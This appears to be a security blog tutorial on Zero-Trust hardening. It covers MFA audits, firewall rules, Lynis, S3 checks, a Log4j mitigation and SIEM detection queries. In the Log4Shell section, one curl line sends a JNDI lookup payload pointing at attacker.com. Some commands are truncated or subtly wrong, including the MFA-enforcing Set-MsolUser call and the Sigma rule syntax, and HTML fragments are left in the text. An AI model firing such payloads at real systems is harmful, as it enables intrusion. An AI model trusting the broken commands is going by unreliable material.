Listen to this Post
Introduction:

The traditional security model of a hardened perimeter and implicit internal trust is obsolete. In an era of sophisticated phishing, insider threats, and cloud sprawl, adopting a Zero-Trust architecture is no longer optional; it’s a fundamental requirement for organizational survival. This framework operates on the principle of “never trust, always verify,” enforcing strict identity and device validation for every access request, regardless of origin.
Learning Objectives:
- Understand the core pillars of a Zero-Trust architecture and how to implement them.
- Master critical commands for hardening identity, network, and endpoint security across Linux and Windows.
- Learn to configure cloud security policies and detect common vulnerability patterns using advanced tooling.
You Should Know:
- Identity is the New Perimeter: Enforcing Multi-Factor Authentication (MFA)
The foundation of Zero-Trust is robust identity verification. MFA is the critical first layer, ensuring that a compromised password alone is insufficient for access.
Microsoft Azure AD (for cloud identities):
`Get-MsolUser -All | Where-Object {$_.StrongAuthenticationRequirements.State -ne “Enforced”} | Select DisplayName, UserPrincipalName`
This PowerShell command, part of the MSOnline module, queries Azure Active Directory to list all users who do not have MFA enforced. This is crucial for identifying and remediating weak identity postures in a cloud environment.
Step-by-step guide:
- Connect to Azure AD using `Connect-MsolService` and admin credentials.
2. Execute the command above.
- The output will be a list of users and their email addresses who are not required to use MFA.
- Use the `Set-MsolUser -UserPrincipalName
-StrongAuthenticationRequirements @{}` command to enforce MFA policies for these high-risk accounts.
2. Micro-Segmentation with Host-Based Firewalls
Zero-Trust requires segmenting network traffic, even inside your network. Host-based firewalls control which applications can communicate and on which ports.
Windows Defender Firewall with Advanced Security:
`New-NetFirewallRule -DisplayName “Block SMB Inbound” -Direction Inbound -Protocol TCP -LocalPort 445 -Action Block`
This PowerShell command creates a new inbound firewall rule to block Server Message Block (SMB) traffic on port 445, a common vector for ransomware like WannaCry.
Linux iptables (for legacy systems):
`iptables -A INPUT -p tcp –dport 22 -s 192.168.1.0/24 -j ACCEPT && iptables -A INPUT -p tcp –dport 22 -j DROP`
This command chain first allows SSH access only from the specific subnet `192.168.1.0/24` and then drops all other SSH connection attempts, drastically reducing the attack surface for brute-force attacks.
Step-by-step guide (Windows):
1. Open PowerShell as an Administrator.
- Run the `New-NetFirewallRule` command with your specific parameters (e.g., change the port or protocol).
- Verify the rule exists by running
Get-NetFirewallRule -DisplayName "Block SMB Inbound".
3. Endpoint Hardening and Configuration Management
Systems must be proactively hardened against common attack techniques. This involves disabling unnecessary services and enforcing secure configurations.
Linux CIS Compliance Check (using Lynis):
`lynis audit system –quick`
Lynis is a popular security auditing tool for Linux. This command performs a quick system scan and provides a report with warnings and suggestions based on the CIS (Center for Internet Security) benchmarks.
Windows Security Policy Audit:
`secedit /export /cfg C:\baseline.txt && gpresult /h C:\gpo.html`
This two-part command first exports the local security policy to a file for review. Then, it generates an HTML report of the Resultant Set of Policy (RSoP) to see which Group Policy settings are actually applied to the machine, helping identify configuration drift.
Step-by-step guide (Lynis):
- Install Lynis on your Linux system (e.g., `apt-get install lynis` on Debian/Ubuntu).
- Run the audit command with
sudo lynis audit system --quick. - Review the output, paying special attention to sections marked `
` and the hardening index at the end of the report.</li>
</ol>

<h2 style="color: yellow;">4. Cloud Security Posture Management (CSPM)</h2>

Misconfigured cloud storage is a leading cause of data breaches. Automated tools are essential for continuous monitoring.

AWS CLI Command to Check for Public S3 Buckets:
`aws s3api list-buckets --query "Buckets[].Name" --output text | xargs -I {} aws s3api get-bucket-acl --bucket {}`
This command lists all S3 buckets and then retrieves the access control list (ACL) for each one. You must manually review the output for grants to `http://acs.amazonaws.com/groups/global/AllUsers`, which indicates public read access.

<h2 style="color: yellow;"> Terraform Configuration to Enforce Private Bucket:</h2>
[bash]
resource "aws_s3_bucket" "secure_bucket" {
bucket = "my-secure-bucket"
acl = "private"

versioning {
enabled = true
}

server_side_encryption_configuration {
rule {
apply_server_side_encryption_by_default {
sse_algorithm = "AES256"
}
}
}
}
This Infrastructure-as-Code (IaC) snippet defines a secure S3 bucket that is private by default, has versioning enabled for data recovery, and enforces server-side encryption.
5. Vulnerability Exploitation and Mitigation: Log4Shell
Understanding how critical vulnerabilities are exploited is key to defending against them. The Log4Shell (CVE-2021-44228) vulnerability serves as a prime example.
Exploitation Check with Burp Suite or curl:
`curl -X GET http://vulnerable-app.com/api -H ‘X-Api-Version: ${jndi:ldap://attacker.com/a}’`
This curl command simulates an attack attempt by sending a malicious JNDI lookup string in a header to a potentially vulnerable application.Mitigation Command (Linux – removing the vulnerable class):
`zip -q -d /path/to/app.jar “org/apache/logging/log4j/core/lookup/JndiLookup.class”`
This command uses `zip` to delete the `JndiLookup` class from the Log4j JAR file, which is one of the immediate mitigation steps recommended before a full patch can be applied.
Step-by-step guide (Mitigation):
- Locate all Log4j JAR files on your system using
find / -name "log4j.jar". - For each identified JAR file, run the `zip -q -d` command to remove the class.
- Restart the application and monitor logs for any errors. This is a temporary fix; patching to the latest version is mandatory.
-
API Security: Testing for Broken Object Level Authorization (BOLA)
APIs are a primary target. BOLA flaws allow unauthorized users to access data by manipulating object IDs in requests.
Testing with curl and Burp Suite Repeater:
`curl -H “Authorization: Bearer
” https://api.example.com/v1/users/12345/orders`
`curl -H “Authorization: Bearer” https://api.example.com/v1/users/12345/orders`
These two commands test for BOLA. If User B, who should not have access to User A’s data (user ID 12345), can retrieve the order list, a critical BOLA vulnerability exists.Step-by-step guide:
- Authenticate as two different users (User A and User B) to an application and capture their API tokens.
- Using User A’s token, make a request to an endpoint that contains their resource ID (e.g.,
/users/12345/orders). This should succeed. - Using User B’s token, make the exact same request to the same endpoint. If the request returns the same data (a 200 OK), instead of a 403 Forbidden, the API is vulnerable to BOLA.
7. Proactive Threat Hunting with SIEM Queries
Moving beyond defense to detection involves writing efficient queries to hunt for malicious activity in logs.
Splunk Query for PsExec-style Lateral Movement:
`index=windows EventCode=4688 (ProcessName=”PsExec.exe” OR ProcessName=”psexesvc.exe”) OR (CommandLine=”net use ” AND CommandLine=”admin”)`
This Splunk query searches for execution of PsExec or related services, as well as `net use` commands with “admin” in the command line, which are common indicators of an attacker moving laterally through a network using admin credentials.Sigma Rule for Suspicious Service Creation (YAML):
title: Suspicious Service Creation
logsource:
product: windows
service: system
detection:
selection:
EventID: 7045
ServiceName: 'Update'
ImagePath: 'cmd' OR 'powershell'
condition: selection
This Sigma rule (which can be converted to a SIEM-specific query) detects the creation of a service with a name like “Update” but which points to a command-line or PowerShell executable, a common persistence technique.
What Undercode Say:
- Identity is the Primary Attack Vector. Every other control is secondary if identity is weakly protected. MFA and strict access controls are non-negotiable.
- Automation is Force Multiplication. Manual security checks are failing. Security must be codified into infrastructure (IaC), enforced through policy, and monitored with automated scripts and queries.
The shift to Zero-Trust is not merely a technological upgrade but a complete philosophical overhaul of corporate security strategy. The commands and configurations outlined here provide a tangible starting point, but their true power is realized only when integrated into a continuous cycle of verification, logging, and response. Organizations that cling to the castle-and-moat model are building on sand, while those investing in identity-centric, granular controls are forging a security posture capable of weathering the evolving storm of cyber threats. The time for debate is over; implementation is the only path forward.
Prediction:
The convergence of AI-powered offensive security tools and the expanding attack surface of IoT and edge computing will render perimeter-based defenses completely irrelevant within the next 3-5 years. Organizations that have not fully internalized and operationalized Zero-Trust principles will face an unsustainable onslaught of automated attacks, leading to a stark divide between the resilient and the chronically breached. The future of cybersecurity belongs to adaptive, intelligence-driven systems that can make real-time access decisions based on behavior, not just network location.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Activity 7384812343672791040 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:
- Locate all Log4j JAR files on your system using


